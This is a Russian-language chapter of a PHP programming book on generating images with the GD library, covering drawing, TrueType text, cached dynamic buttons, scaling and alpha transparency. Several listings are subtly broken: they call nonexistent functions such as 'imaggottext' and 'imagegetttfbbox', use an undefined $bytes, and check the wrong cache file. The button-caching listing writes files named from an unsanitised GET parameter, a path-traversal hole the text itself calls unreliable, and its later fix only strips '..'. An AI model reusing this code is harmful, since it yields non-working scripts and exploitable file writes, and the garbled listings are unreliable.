Графические файлы редко состоят из простого набора пикселей и палитры. Разные форматы файлов (GIF, JPEG, PNG и т. д.) позволяют сжимать данные для уменьшения размера файлов.

Некоторые форматы файлов поддерживают дополнительную *прозрачность*, которая управляет видимостью фона. Одни (например, PNG) поддерживают дополнительный *альфа-канал* — значение для каждого пиксела, определяющее прозрачность изображения в данной точке. Другие (например, GIF) просто выделяют один элемент палитры для прозрачных участков изображения. Третьи (например, JPEG) вообще не поддерживают прозрачность.

Зазубренные границы областей ухудшают внешний вид изображения. Процесс *сглаживания* подразумевает перемещение или изменение цвета пикселей на границах участков, чтобы переход между объектом и его фоном был более плавным. Некоторые функции графического вывода применяют сглаживание.

При 256 возможных значениях красной, зеленой и синей составляющих существуют 16 777 216 возможных значений для каждого пиксела. Одни форматы файлов ограничивают количество возможных цветов в палитре (например, GIF поддерживает не более 256 цветов), другие позволяют определить столько цветов, сколько вам нужно, в третьих — форматы *True Color* — 24-разрядные цвета (по 8 бит для красной, зеленой и синей составляющих) образуют больше оттенков, чем способен различить человеческий глаз.

## Создание изображений и операции графического вывода

Начнем с простейшего примера использования GD. В листинге 10.1 приведен скрипт, который рисует черный квадрат. Этот код работает с любой версией GD, которая поддерживает графический формат PNG.

**Листинг 10.1.** Черный квадрат на белом фоне (black.php)

```
<?php
$image = imagecreate(200, 200);

$white = imagecolorallocate($image, 0xFF, 0xFF, 0xFF);
```

```
$black = imagecolorallocate($image, 0x00, 0x00, 0x00);  
imagefilledrectangle($image, 50, 50, 150, 150, $black);
```

```
header("Content-Type: image/png");  
imagepng($image);
```

В листинге 10.1 представлены основные этапы генерирования любых изображений: создание основы изображения, назначение цветов, графический вывод и последующее сохранение (или отправка) изображения. Результат выполнения листинга 10.1 показан на рис. 10.1.

Чтобы увидеть результат, просто откройте в браузере страницу `black.php`. Изображение встраивается в веб-страницу при помощи следующего тега:

```

```



**Рис. 10.1.** Черный квадрат на белом фоне

## Структура графической программы

Большинство программ, генерирующих динамические изображения, построены по единой схеме, изображенной на рис. 10.1.

Для создания 256-цветного изображения используется функция `imagecreate()`, которая возвращает дескриптор изображения:

```
$image = imagecreate(ширина, высота);
```

Все цвета, используемые в изображении, должны быть выделены функцией `imagecolorallocate()`. Первый выделяемый цвет становится фоновым цветом изображения<sup>1</sup>:

```
$color = imagecolorallocate(изображение, красный, зеленый, синий);
```

В аргументах передаются числовые составляющие света в схеме RGB. В листинге 10.1 значения цветов записаны в шестнадцатеричном формате, чтобы приблизить вызов функции к представлению цветов `#FFFFFF` и `#000000` в разметке HTML.

В GD реализовано множество графических примитивов. В листинге 10.1 используется функция `imagefilledrectangle()`, при вызове которой размеры

---

<sup>1</sup> Это справедливо только для изображений с цветовой палитрой. На изображения True Color, созданные с использованием функции `ImageCreateTrueColor()`, это правило не распространяется.

прямоугольника задаются координатами левого верхнего и правого нижнего угла:

```
imagefilledrectangle(изображение, лв_х, лв_у, пн_х, пн_у, цвет);
```

На следующем шаге браузеру отправляется заголовок `Content-Type` с типом создаваемого изображения. После этого вызывается функция вывода изображения в соответствующем формате. Функции `imagejpeg()`, `imagegif()`, `imagepng()` и `imagewbmp()` создают на базе изображения файлы в формате GIF, JPEG, PNG и WBMP соответственно:

```
imagegif(изображение [, имя_файла ]);  
imagejpeg(изображение [, имя_файла [, качество ]]);  
imagepng(изображение [, имя_файла ]);  
imagewbmp(изображение [, имя_файла ]);
```

Если имя файла не задано, то изображение выводится в браузере или, в противном случае, изображение создается (или заменяет текущее содержимое) в заданном файле. Аргумент *качество* для формата JPEG содержит значение от 0 (худшее) до 100 (лучшее). Чем ниже значение, тем меньше размер файла JPEG. По умолчанию используется значение 75.

В листинге 10.1 заголовок HTTP задается непосредственно перед вызовом функции `imagepng()`, генерирующей результат. Если задать `Content-Type` в начале скрипта, любые ошибки будут интерпретироваться как данные изображения, и в браузере будет отображаться значок поврежденного изображения. В табл. 10.1 перечислены форматы изображений и соответствующие им значения `Content-Type`.

**Таблица 10.1.** Значения Content-Type для форматов изображений

| Формат | Content-Type       |
|--------|--------------------|
| GIF    | image/gif          |
| JPEG   | image/jpeg         |
| PNG    | image/png          |
| WBMP   | image/vnd.wap.wbmp |

## Изменение выходного формата

Возможно, вы уже поняли, что для генерирования потока изображения другого типа в скрипт нужно внести только два изменения: отправить другой тип `Content-Type` и использовать другую функцию генерирования изображения.

В листинге 10.2 приведен код из листинга 10.1, измененный для генерирования формата JPEG вместо PNG.

**Листинг 10.2.** Версия черного квадрата в формате JPEG

```
<?php
$image = imagecreate(200, 200);
$white = imagecolorallocate($image, 0xFF, 0xFF, 0xFF);
$black = imagecolorallocate($image, 0x00, 0x00, 0x00);

imagefilledrectangle($image, 50, 50, 150, 150, $black);

header("Content-Type: image/jpeg");
imagejpeg($image);
```

## Проверка поддерживаемых форматов изображений

Если вы пишете код, который должен перемещаться между системами, поддерживающими разные форматы изображений, используйте функцию `imagetypes()` для проверки того, какие типы изображений поддерживаются конкретной системой. Функция возвращает битовое поле: чтобы проверить, установлен ли заданный бит, используйте поразрядное И (&). Константы `IMG_GIF`, `IMG_JPG`, `IMG_PNG` и `IMG_WBMP` соответствуют битам форматов.

В листинге 10.3 генерируются файлы или в формате PNG, если поддерживается формат PNG, или в формате JPEG, если не поддерживается формат PNG, и в формате GIF, если не поддерживается ни PNG, ни JPEG.

**Листинг 10.3.** Проверка поддержки графических форматов

```
<?php
$image = imagecreate(200, 200);
$white = imagecolorallocate($image, 0xFF, 0xFF, 0xFF);
$black = imagecolorallocate($image, 0x00, 0x00, 0x00);

imagefilledrectangle($image, 50, 50, 150, 150, $black);

if (imagetypes() & IMG_PNG) {
    header("Content-Type: image/png");
    imagepng($image);
}
else if (imagetypes() & IMG_JPG) {
    header("Content-Type: image/jpeg");
    imagejpeg($image);
}
else if (imagetypes() & IMG_GIF) {
    header("Content-Type: image/gif");
    imagegif($image);
}
```

## Чтение существующего файла

Чтобы изменить существующее изображение, воспользуйтесь функцией `imagecreatefromgif()`, `imagecreatefromjpeg()` или `imagecreatefrompng()`:

```
$image = imagecreatefromgif(имя_файла);  
$image = imagecreatefromjpeg(имя_файла);  
$image = imagecreatefrompng(имя_файла);
```

## Основные функции графического вывода

В GD существуют функции для рисования точек, линий, дуг, прямоугольников и многоугольников. В этом разделе описываются базовые функции, поддерживаемые в GD 2.x.

На самом низком уровне находится функция `imagepixel()`, которая назначает цвет заданного пиксела:

```
imagepixel(изображение, x, y, цвет);
```

Для рисования линий используются функции `imageline()` и `imagedashedline()`:

```
imageline(изображение, начало_x, начало_y, конец_x, конец_y, цвет);  
imagedashedline(изображение, начало_x, начало_y, конец_x, конец_y, цвет);
```

Следующие две функции рисуют прямоугольники: одна рисует контур, а другая заполняет прямоугольник заданным цветом:

```
imagerectangle(изображение, лв_x, лв_y, пн_x, пн_y, цвет);  
imagefilledrectangle(изображение, лв_x, лв_y, пн_x, пн_y, цвет);
```

Положение и размеры прямоугольников задаются координатами левого верхнего и правого нижнего угла.

Произвольные многоугольники рисуются функциями `imagepolygon()` и `imagefilledpolygon()`:

```
imagepolygon(изображение, точки, число, цвет);  
imagefilledpolygon(изображение, точки, число, цвет);
```

Обе функции получают массив точек. Массив содержит по два целых числа (координаты *x* и *y*) для каждой вершины многоугольника. Аргумент *число* содержит количество вершин в массиве (обычно `count($points)/2`).

Функция `imagearc()` рисует дугу (часть эллипса):

```
imagearc(изображение, центр_x, центр_y, ширина, высота, начало, конец, цвет);
```

Эллипс определяется положением центра, шириной и высотой (у круга ширина равна высоте). Начальная и конечная точки дуги задаются в градусах, отсчет которых ведется от 3 часов против часовой стрелки. Чтобы нарисовать полный эллипс, передайте в *начало* значение 0, а в параметре *конец* — значение 360.

Если вам потребуется нарисовать заполненную фигуру, это можно сделать двумя способами. Функция `imagefill()` применяет заливку и изменяет цвет пикселей, начиная с произвольной точки. Любое изменение цвета пиксела определяет границу применения заливки. Функция `imagefilltoborder()` позволяет задать конкретный цвет, который обозначает границу заливки:

```
imagefill(изображение, x, y, цвет);  
imagefilltoborder(изображение, x, y, цвет_контура, цвет);
```

Еще одна операция, часто выполняемая с изображениями, — *поворот*. Она может пригодиться при создании онлайн-брошюр. Функция `imagerotate()` поворачивает изображение на произвольный угол:

```
imagerotate(изображение, угол, цвет_фона);
```

Код из листинга 10.4 рисует тот же черный квадрат, но повернутый на 45°. В параметре *цвет\_фона*, определяющем цвет открывшихся участков изображения после поворота, передается значение 1, чтобы продемонстрировать контраст между черным и белым цветом. Результат выполнения показан на рис. 10.2.



**Рис. 10.2.** Черный квадрат, повернутый на 45°

#### Листинг 10.4. Поворот изображения

```
<?php  
$image = imagecreate(200, 200);  
$white = imagecolorallocate($image, 0xFF, 0xFF, 0xFF);  
$black = imagecolorallocate($image, 0x00, 0x00, 0x00);  
imagefilledrectangle($image, 50, 50, 150, 150, $black);  
  
$rotated = imagerotate($image, 45, 1);  
  
header("Content-Type: image/png");  
imagepng($rotated);
```

## Изображения с текстом

Часто в изображении должен включаться текст. В GD для этой цели существуют встроенные шрифты. В листинге 10.5 в изображение с черным квадратом добавляется текст.

### Листинг 10.5. Добавление текста к изображению

```
<?php
$image = imagecreate(200, 200);
$white = imagecolorallocate($image, 0xFF, 0xFF, 0xFF);
$black = imagecolorallocate($image, 0x00, 0x00, 0x00);

imagefilledrectangle($image, 50, 50, 150, 150, $black);
imagestring($image, 5, 50, 160, "A Black Box", $black);

header("Content-Type: image/png");
imagepng($image);
```

На рис. 10.3 изображен вывод листинга 10.5.




Рис. 10.3. Черный квадрат с добавленным текстом

Функция `imagestring()` добавляет текст к изображению. При вызове передаются координаты левого верхнего угла, а также цвет и шрифт (идентификатор шрифта GD):

```
imagestring(изображение, идентификатор_шрифта, x, y, текст, цвет);
```

## Шрифты

В GD шрифты задаются при помощи идентификаторов. В библиотеку встроены пять шрифтов (рис. 10.4), и вы можете загружать новые шрифты функцией `imageloadfont()`.

Код, который использовался для вывода этих шрифтов:

```
<?php
$image = imagecreate(200, 200);
$white = imagecolorallocate($image, 0xFF, 0xFF, 0xFF);
$black = imagecolorallocate($image, 0x00, 0x00, 0x00);

imagestring($image, 1, 10, 10, "Font 1: ABCDEfghij", $black);
```



```
imagestring($image, 2, 10, 30, "Font 2: ABCDEFghij", $black);
imagestring($image, 3, 10, 50, "Font 3: ABCDEFghij", $black);
imagestring($image, 4, 10, 70, "Font 4: ABCDEFghij", $black);
imagestring($image, 5, 10, 90, "Font 5: ABCDEFghij", $black);

header("Content-Type: image/png");
imagepng($image);
```



Рис. 10.4. Встроенные шрифты GD

Вы также можете создавать собственные растровые шрифты и загружать их в GD функцией `imageloadfont()`. Однако такие шрифты существуют в виде двоичных образов и зависят от архитектуры, что не позволяет перемещать их с машины на машину. Для достижения большей гибкости следует использовать шрифты TrueType при помощи функций TrueType в GD.

## Шрифты TrueType

*TrueType* — это стандарт векторных шрифтов с высокой степенью контроля над визуализацией символов. Для добавления шрифтов TrueType к изображению используется функция `imagefttext()`:

```
imagefttext(изображение, размер, угол, x, y, цвет, шрифт, текст);
```

Размер задается в пикселах, а угол — в градусах, отсчет которых ведется от 3 часов (0 — горизонтальный текст, 90 — вертикальный текст и т. д.). Координаты *x* и *y* указывают положение левого нижнего угла базовой линии текста. Текст может включать последовательности UTF-8 в форме `&#234;`; для вывода нестандартных ASCII-символов.

Параметр *шрифт* определяет местонахождение шрифта TrueType, который должен использоваться для визуализации строки. Если *шрифт* не начинается с символа `/`, то к нему присоединяется расширение `.ttf` и поиск происходит в каталоге `/usr/share/fonts/truetype`.

По умолчанию к тексту, выводимому шрифтом TrueType, применяется сглаживание, благодаря которому текст лучше читается (кроме мелких символов), хотя и кажется размытым.

Чтобы отключить сглаживание, задайте отрицательный индекс цвета (например, -4 означает использование цвета с индексом 4 без сглаживания текста).

В листинге 10.6 шрифт TrueType использован для добавления текста к изображению. При этом указан полный путь к файлу шрифта (он включен в состав примеров кода книги).

#### **Листинг 10.6.** Использование шрифта TrueType

```
<?php
$image = imagecreate(350, 70);
$white = imagecolorallocate($image, 0xFF, 0xFF, 0xFF);
$black = imagecolorallocate($image, 0x00, 0x00, 0x00);

$fontname = "c:/wamp64/www/bookcode/chapter_10/IndieFlower.ttf";

imaggottext($image, 20, 0, 10, 40, $black, $fontname, "The Quick Brown Fox");

header("Content-Type: image/png");
imagepng($image);
```

На рис. 10.5 изображен вывод листинга 10.6.



**Рис. 10.5.** TrueType-шрифт Indie Flower

В листинге 10.7 функция `imaggottext()` использована для добавления вертикального текста к изображению.

#### **Листинг 10.7.** Вывод вертикального текста TrueType

```
<?php
$image = imagecreate(70, 350);
$white = imagecolorallocate($image, 255, 255, 255);
$black = imagecolorallocate($image, 0, 0, 0);

$fontname = "c:/wamp64/www/bookcode/chapter_10/IndieFlower.ttf";

imaggottext($image, 20, 270, 28, 10, $black, $fontname, "The Quick Brown Fox");

header("Content-Type: image/png");
imagepng($image);
```

На рис. 10.6 изображен вывод листинга 10.7.




Рис. 10.6. Вертикальный текст TrueType

## Динамически сгенерированные кнопки

Динамическое генерирование изображений часто применяется для построения изображений на кнопках (глава 1). Как правило, при этом текст накладывается на уже существующее фоновое изображение (листинг 10.8).

**Листинг 10.8.** Динамическое генерирование кнопки

```
<?php
$font = "c:/wamp64/www/bookcode/chapter_10/IndieFlower.ttf" ;
$size = isset($_GET['size']) ? $_GET['size'] : 12;
$text = isset($_GET['text']) ? $_GET['text'] : 'some text';

$image = imagecreatefrompng("button.png");
$black = imagecolorallocate($image, 0, 0, 0);

if ($text) {
    // вычисление позиции текста
    $tsize = imagettfbbox($size, 0, $font, $text);
    $dx = abs($tsize[2] - $tsize[0]);
    $dy = abs($tsize[5] - $tsize[3]);
    $x = (imagesx($image) - $dx) / 2;
    $y = (imagesy($image) - $dy) / 2 + $dy;

    // вывод текста
```

```
imaggotfttext($image, $size, 0, $x, $y, $black, $font, $text);
}
header("Content-Type: image/png");
imagepng($image);
```

В данном случае на пустую кнопку `button.png` накладывается текст по умолчанию (рис. 10.7).




**Рис. 10.7.** Динамическая кнопка с текстом по умолчанию

Скрипт на рис. 10.8 может быть вызван из страницы следующим образом:

```

```

Кнопка, сгенерированная этой разметкой HTML, показана на рис. 10.8.



**Рис. 10.8.** Кнопка со сгенерированной текстовой надписью

Символ `+` в URL представляет собой закодированную форму пробела. URL-адреса не могут содержать пробелы, поэтому они должны кодироваться. Используйте функцию PHP `urlencode()` для кодирования строк, которые выводятся на кнопках. Пример:

```
" />
```

## Кэширование динамически сгенерированных кнопок

Генерирование происходит медленнее отправки статических изображений. Чтобы кнопки всегда выглядели одинаково при вызове с одним и тем же текстом, реализуйте несложный механизм кэширования.

В листинге 10.9 кнопка генерируется только в том случае, если для нее не найден кэш-файл. Переменная `$path` содержит каталог, открытый пользователям для записи, в котором могут кэшироваться кнопки. Убедитесь, что он доступен при выполнении кода. Функция `filesize()` возвращает размер файла, а функция `readfile()` отправляет содержимое файла браузеру. Так как скрипт использует в качестве имени файла параметр формы, этот механизм чрезвычайно ненадежен. (В главе 14, посвященной вопросам безопасности, объясняется, как решить эту проблему.)

## Листинг 10.9. Кэширование динамических кнопок

```
<?php

$font = "c:/wamp64/www/bookcode/chapter_10/IndieFlower.ttf";
$size = isset($_GET['size']) ? $_GET['size'] : 12;
$text = isset($_GET['text']) ? $_GET['text'] : 'some text';

$path = "/tmp/buttons"; // каталог для кэширования кнопок

// отправка кэшированной версии

if (@filesize("${path}/button.png")) {
    header("Content-Type: image/png");
    header("Content-Length: {$bytes}");
    readfile("${path}/button.png");
    exit;
}
// в противном случае необходимо построить кнопку,
// кэшировать и вернуть
$image = imagecreatefrompng("button.png");
$black = imagecolorallocate($image, 0, 0, 0);

if ($text) {
    // вычисление позиции текста
    $tsize = imagettfbbox($size, 0, $font, $text);
    $dx = abs($tsize[2] - $tsize[0]);
    $dy = abs($tsize[5] - $tsize[3]);
    $x = (imagesx($image) - $dx) / 2;
    $y = (imagesy($image) - $dy) / 2 + $dy;

    // вывод текста
    imagettftext($image, $size, 0, $x, $y, $black, $font, $text);

    // сохранение изображения в файле
    imagepng($image, "${path}/${text}.png");
}

header("Content-Type: image/png");
imagepng($image);
```

## Быстрое кэширование

Даже код в листинге 10.9 работает не настолько быстро, насколько мог бы. Используя указатели Apache, можно обойти скрипт PHP и загрузить кэшированное изображение непосредственно при его создании.

Сначала создайте каталог `buttons` в иерархии `DocumentRoot` вашего веб-сервера и убедитесь в том, что у пользователя веб-сервера есть разрешения для записи в этот каталог. Например, если каталогом `DocumentRoot` является каталог `/var/www/html`, создайте каталог `/var/www/html/buttons`.

Затем отредактируйте файл Apache `httpd.conf` и добавьте в него следующий блок:

```
<Location /buttons/>
  ErrorDocument 404 /button.php
</Location>
```

Тем самым вы сообщите Apache, что запросы несуществующих файлов в каталоге `buttons` должны передаваться скрипту `button.php`.

Далее сохраните листинг 10.10 под именем `button.php`. Этот скрипт будет создавать новые кнопки, сохраняя их в кэше и отправляя браузеру. Тем не менее он отличается от листинга 10.9. Параметры формы недоступны в `$_GET`, потому что Apache обрабатывает страницы ошибок как перенаправления. Придется разбирать значения из `$_SERVER`, чтобы понять, какую кнопку мы генерируем. А заодно мы удалим `'..'` в имени файла, чтобы исправить дефект безопасности из листинга 10.9.

После того как скрипт `button.php` будет установлен, при поступлении запроса вида `http://vau.caim/buttons/php.png` веб-сервер проверит, существует ли файл `buttons/php.png`. Если файл не существует, запрос перенаправится скрипту `button.php`, который создаст изображение (с текстом «php») и сохранит его в файле `buttons/php.png`. Все последующие запросы этого файла будут обслуживаться напрямую, при этом не будет выполнена ни одна строка кода PHP.

**Листинг 10.10.** Более эффективное кэширование динамических кнопок

```
<?php
// сохранить параметры перенаправленного URL, если они есть
parse_str($_SERVER['REDIRECT_QUERY_STRING']);

$cacheDir = "/buttons/";
$url = $_SERVER['REDIRECT_URL'];

// выделить расширение
$extension = substr($url, strpos($url, '.'));

// удалить каталог и расширение из строки $url
$file = substr($url, strlen($cacheDir), -strlen($extension));

// меры безопасности - не разрешать '..' в имени файла
$file = str_replace('..', '', $file);

// текст для вывода на кнопке
$text = urldecode($file);

$font = "c:/wamp64/www/bookcode/chapter_10/IndieFlower.ttf" ;

// построить, кэшировать и вернуть
```

```

$image = imagecreatefrompng("button.png");
$black = imagecolorallocate($image, 0, 0, 0);

if ($text) {
    // вычисление позиции текста
    $tsize = imagegetttfbbox($size, 0, $font, $text);
    $dx = abs($tsize[2] - $tsize[0]);
    $dy = abs($tsize[5] - $tsize[3]);
    $x = (imagesx($image) - $dx) / 2;
    $y = (imagesy($image) - $dy) / 2 + $dy;

    // вывод текста
    imagegetttf($image, $size, 0, $x, $y, $black, $font, $text);
    // сохранение изображения в файле
    imagepng($image, "{$_SERVER['DOCUMENT_ROOT']}{$cacheDir}{$file}.png");
}
header("Content-Type: image/png");
imagepng($image);

```

Существенный недостаток механизма из листинга 10.10 в том, что текст кнопки не может содержать символы, недопустимые в имени файла. Но это самый эффективный способ кэширования динамически сгенерированных изображений. Если вы измените внешний вид кнопок и захотите заново сгенерировать кэшированные изображения, просто удалите все изображения в каталоге `buttons`, и они будут созданы заново по запросу.

Можно пойти еще дальше и заставить скрипт `button.php` поддерживать несколько типов изображений. Просто проверьте `$extension` и вызовите подходящую функцию `imagepng()`, `imagejpeg()` или `imagegif()` в конце скрипта. Также можно разобрать имя файла и добавить такие модификаторы, как цвет, размер или шрифт, или передать их прямо в URL. Вследствие вызова `parse_str()` в примере URL вида `http://ваш.сайт/buttons/php.png?size=16` выводит текст «php» шрифтом с кеглем 16.

## Масштабирование изображений

Изменить размер изображения можно двумя способами. Функция `imagecopyresized()` работает быстро, но она примитивна, а ее вызов может привести к появлению неровных границ в новых изображениях. Функция `imagecopyresampled()` работает медленнее, но она использует интерполяцию для построения более плавных переходов на границах и делает более четким масштабированное изображение. Обе функции получают одинаковые аргументы:

```

imagecopyresized(приемник, источник, dx, dy, sx, sy, dw, dh, sw, sh);
imagecopyresampled(приемник, источник, dx, dy, sx, sy, dw, dh, sw, sh);

```

Параметры *приемник* и *источник* содержат дескрипторы изображений. Точка (*dx*, *dy*) определяет точку изображения-приемника для копирования области. Точка (*sx*, *sy*) определяет положение левого верхнего угла изображения-источника. Параметры *sw*, *sh*, *dw* и *dh* задают ширину и высоту областей исходного и нового изображений.

Листинг 10.11 плавно масштабирует изображение `php.jpg` (рис. 10.9) до четверти исходного размера (рис. 10.10).

**Листинг 10.11.** Масштабирование изображений функцией `imagecopyresampled()`

```
<?php
$source = imagecreatefromjpeg("php_logo_big.jpg");

$width = imagesx($source);
$height = imagesy($source);
$x = $width / 2;
$y = $height / 2;

$destination = imagecreatetruecolor($x, $y);
imagecopyresampled($destination, $source, 0, 0, 0, 0, $x, $y, $width, $height);

header("Content-Type: image/png");
imagepng($destination);
```



**Рис. 10.9.** Исходное изображение `php.jpg`



**Рис. 10.10.** Изображение, уменьшенное до 1/4 исходного

Если ширина и высота будут делиться на 4 (вместо 2), будет получен результат, показанный на рис. 10.11.





Рис. 10.11. Изображение, уменьшенное до 1/16 исходного

## Обработка цветов

Библиотека GD поддерживает как изображения с 8-разрядной палитрой (256 цветов), так и изображения True Color с альфа-каналом прозрачности.

Для создания изображений с 8-разрядной палитрой используется функция `imagecreate()`. Далее фон изображения заполняется первым цветом, выделенным функцией `imagecolorallocate()`:

```
$width = 128;  
$height = 256;  
  
$image = imagecreate($width, $height);  
$white = imagecolorallocate($image, 0xFF, 0xFF, 0xFF);
```

Для создания изображений True Color с 7-разрядным альфа-каналом используется функция `imagecreatetruecolor()`:

```
$image = imagecreatetruecolor(ширина, высота);
```

Используйте `imagecolorallocatealpha()` для создания цветового индекса, который включает прозрачность:

```
$color = imagecolorallocatealpha(изображение, красный, зеленый, синий, альфа);
```

Значение *альфа* лежит в диапазоне от 0 (непрозрачность) до 127 (прозрачность).

Хотя многие программисты привыкли к 8-разрядным (0–255) альфа-каналам, на самом деле 7-разрядный альфа-канал в GD (0–127) весьма удобен. Каждый пиксел представляется 32-разрядным целым числом со знаком, при этом четыре байта упорядочиваются следующим образом:

```
Старший байт Младший байт  
{Альфа-канал} {Красный} {Зеленый} {Синий}
```

Для целого числа со знаком крайний левый (старший) бит указывает, является ли число отрицательным; таким образом фактическую информацию представляет 31 бит. По умолчанию в PHP целочисленные значения имеют формат длинного числа со знаком, в котором можно хранить один элемент палитры GD. Положительное или отрицательное значение этого числа сообщает, разрешено ли сглаживание для этого элемента палитры.

В отличие от изображений с палитрой, в изображениях True Color первый выделенный цвет не становится автоматически фоновым цветом. Вместо этого изображение изначально заполняется полностью прозрачными пикселями. Чтобы заполнить изображение другим фоновым цветом, вызовите функцию `imagefilledrectangle()`.

Листинг 10.12 создает изображение True Color и рисует полупрозрачный оранжевый эллипс на белом фоне.

**Листинг 10.12.** Оранжевый эллипс на белом фоне


```
<?php
$image = imagecreatetruecolor(150, 150);
$white = imagecolorallocate($image, 255, 255, 255);

imagealphablending($image, false);
imagefilledrectangle($image, 0, 0, 150, 150, $white);

$red = imagecolorallocatealpha($image, 255, 50, 0, 50);
imagefilledellipse($image, 75, 75, 80, 63, $red);

header("Content-Type: image/png");
imagepng($image);
```

На рис. 10.12 показан вывод листинга 10.12.



**Рис. 10.12.** Оранжевый эллипс на белом фоне

Функция `imagetruecolortopalette()` преобразует изображение True Color в изображение с индексами цветов (то есть с палитрой).

## Использование альфа-канала

В листинге 10.12 *альфа-смешивание* было отключено перед выводом фона и рисованием эллипса. Альфа-смешивание — флаг, который определяет, должен ли применяться альфа-канал (если он присутствует) при рисовании изображения. Если альфа-смешивание отключено, то старый пиксел заменяется новым пик-

слом. Если альфа-канал существует для нового пиксела, то он сохраняется, но вся информация замененного пиксела будет потеряна.

В листинге 10.13 для демонстрации альфа-смешивания поверх оранжевого эллипса рисуется серый прямоугольник с 50 %-процентным альфа-каналом.

**Листинг 10.13.** Наложение серого прямоугольника с 50 %-процентным альфа-каналом

```
<?php
$image = imagecreatetruecolor(150, 150);
imagealphablending($image, false);

$white = imagecolorallocate($image, 255, 255, 255);
imagefilledrectangle($image, 0, 0, 150, 150, $white);

$red = imagecolorallocatealpha($image, 255, 50, 0, 63);
imagefilledellipse($image, 75, 75, 80, 50, $red);


imagealphablending($image, false);

$gray = imagecolorallocatealpha($image, 70, 70, 70, 63);
imagefilledrectangle($image, 60, 60, 120, 120, $gray);


header("Content-Type: image/png");
imagepng($image);
```

На рис. 10.13 показан вывод листинга 10.13 (альфа-смешивание отключено).

Если изменить листинг 10.13 и включить альфа-смешивание непосредственно перед вызовом `imagefilledrectangle()`, вы получите изображение, показанное на рис. 10.14.



**Рис. 10.13.** Серый прямоугольник поверх оранжевого эллипса



**Рис. 10.14.** Изображение с включенным альфа-смешиванием

## Определение цвета

Чтобы проверить индекс цвета для конкретного пиксела в изображении, используйте функцию `imagecolorat()`:

```
$color = imagecolorat(изображение, x, y);
```

Для изображений с 8-разрядной палитрой функция возвращает индекс цвета, который затем передается `imagecolorsforindex()` для получения фактических значений RGB:

```
$values = imagecolorsforindex(изображение, индекс);
```

Массив, возвращаемый `imagecolorsforindex()`, содержит ключи 'red', 'green' и 'blue'. Если вызвать функцию `imagecolorsforindex()` для цвета из изображения True Color, возвращаемый массив также будет содержать значение для ключа 'alpha'. Значения этих ключей соответствуют значениям цветовых составляющих 0–255 и значению альфа-канала 0–127, используемого при вызове функций `imagecolorallocate()` и `imagecolorallocatealpha()`.

## Индексы True Color

Индекс, возвращаемый функцией `imagecolorallocatealpha()`, в действительности представляет собой 32-разрядное длинное целое число со знаком, в первых трех байтах которого содержатся значения красной, зеленой и синей составляющих соответственно.

Следующий бит указывает, было ли включено сглаживание для этого цвета, а в оставшихся 7 битах содержится значение прозрачности.

Пример:

```
$green = imagecolorallocatealpha($image, 0, 0, 255, 127);
```

Этот код присваивает `$green` значение 2130771712, которому в шестнадцатеричной записи соответствует значение `0x7F00FF00`, а в двоичной — `0111111100000000111111111100000000`.

Этот код эквивалентен следующему вызову `imagecolorresolvealpha()`:

```
$green = (127 << 24) | (0 << 16) | (255 << 8) | 0;
```

Две нулевые части в этом примере можно опустить:

```
$green = (127 << 24) | (255 << 8);
```

Деконструирование этого значения выполняется примерно так:

```
$a = ($col & 0x7F000000) >> 24;
$r = ($col & 0x00FF0000) >> 16;
$g = ($col & 0x0000FF00) >> 8;
$b = ($col & 0x000000FF);
```

Прямые манипуляции с цветами редко необходимы. Одним из возможных применений может стать построение тестового изображения с чистыми оттенками красного, зеленого и синего цвета. Пример:

```
$image = imagecreatetruecolor(256, 60);

for ($x = 0; $x < 256; $x++) {
    imageline($image, $x, 0, $x, 19, $x);
    imageline($image, 255 - $x, 20, 255 - $x, 39, $x << 8);
    imageline($image, $x, 40, $x, 59, $x<<16);
}

header("Content-Type: image/png");
imagepng($image);
```

На рис. 10.15 показан вывод тестовой программы.



**Рис. 10.15.** Тестовая программа

Разумеется, рисунок будет намного более ярким, чем мы можем показать в черно-белой печати, поэтому опробуйте этот пример самостоятельно. В этом конкретном примере намного проще вычислить цвет пиксела самостоятельно, чем вызывать `imagecolorallocatealpha()` для каждого цвета.

## Текстовое представление изображения

Одно из интересных применений функции `imagecolorat()` — перебор всех пикселей изображения и выполнение некоторой операции с этими данными. Листинг 10.14 выводит знак # для каждого пиксела изображения `php-tiny.jpg` цветом этого пиксела.

**Листинг 10.14.** Преобразование изображения в текст

```
<html><body bgcolor="#000000">

<tt><?php
$image = imagecreatefromjpeg("php_logo_tiny.jpg");

$dx = imagesx($image);
$dy = imagesy($image);
```

```

for ($y = 0; $y < $dy; $y++) {
  for ($x = 0; $x < $dx; $x++) {
    $colorIndex = imagecolorat($image, $x, $y);
    $rgb = imagecolorsforindex($image, $colorIndex);


    printf('<font color=#%02x%02x%02x>#</font>',
      $rgb['red'], $rgb['green'], $rgb['blue']);
  }

  echo "<br>\n";
} ?></tt>

</body></html>

```

В результате вы получаете ASCII-представление изображения (рис. 10.16).



**Рис. 10.16.** ASCII-представление изображения

## Что дальше?

В PHP существует много разных видов обработки изображений. Несомненно, этот факт развеивает миф о том, что PHP используется только для генерирования HTML-контента. Если у вас есть время и желание исследовать эти возможности более подробно, поэкспериментируйте с приведенными примерами кода. В следующей главе мы нанесем еще один удар по этому мифу, занявшись генерированием динамических документов PDF. Оставайтесь с нами!

